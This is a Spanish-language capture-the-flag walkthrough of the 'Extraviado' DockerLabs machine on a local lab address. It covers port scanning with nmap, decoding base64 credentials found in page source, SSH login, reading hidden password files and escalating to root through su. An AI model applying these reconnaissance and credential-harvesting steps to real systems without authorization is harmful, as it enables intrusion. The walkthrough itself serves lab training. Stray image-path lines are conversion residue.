EXTRAVIADO

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

22/tcp 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80





En el código fuente encontramos lo que parecen dos cadenas en base64

ZGFuaWVsYQ== : Zm9jYXJvamE=


echo "ZGFuaWVsYQ==" | base64 -d
daniela

echo "Zm9jYXJvamE=" | base64 -d
focaroja

Con estas credenciales probamos por SSH

ssh daniela@172.17.0.2

EXPLOTACIÓN



ESCALADA DE PRIVILEGIOS

Listando en /daniela, encontramos un directorio /.secreto

y dentro del un archivo passdiego que leemos

daniela@dockerlabs:~/.secreto$ cat passdiego
YmFsbGVuYW5lZ3Jh

Tiene pinta de ser una cadena en base64

echo "YmFsbGVuYW5lZ3Jh" | base64 -d
ballenanegra

Con estas credenciales nos hacemos diego

daniela@dockerlabs:/home$ su diego
Password:
diego@dockerlabs:/home$

Después de un rato buceando nos encontramos con algo interesante

diego@dockerlabs:~/.local/share$ cat .-

password de root

En un mundo de hielo, me muevo sin prisa,
con un pelaje que brilla, como la brisa.
No soy un rey, pero en cuentos soy fiel,
de un color inusual, como el cielo y el mar
tambien.
Soy amigo de los ni~nos, en historias de
ensue~no.
Quien soy, que en el frio encuentro mi due~no?
diego@dockerlabs:~/.local/share$

osoazul

diego@dockerlabs:~/.local/share$ su root
Password:
root@dockerlabs:/home/diego/.local/share# whoami
root
root@dockerlabs:/home/diego/.local/share#

Buen día 😊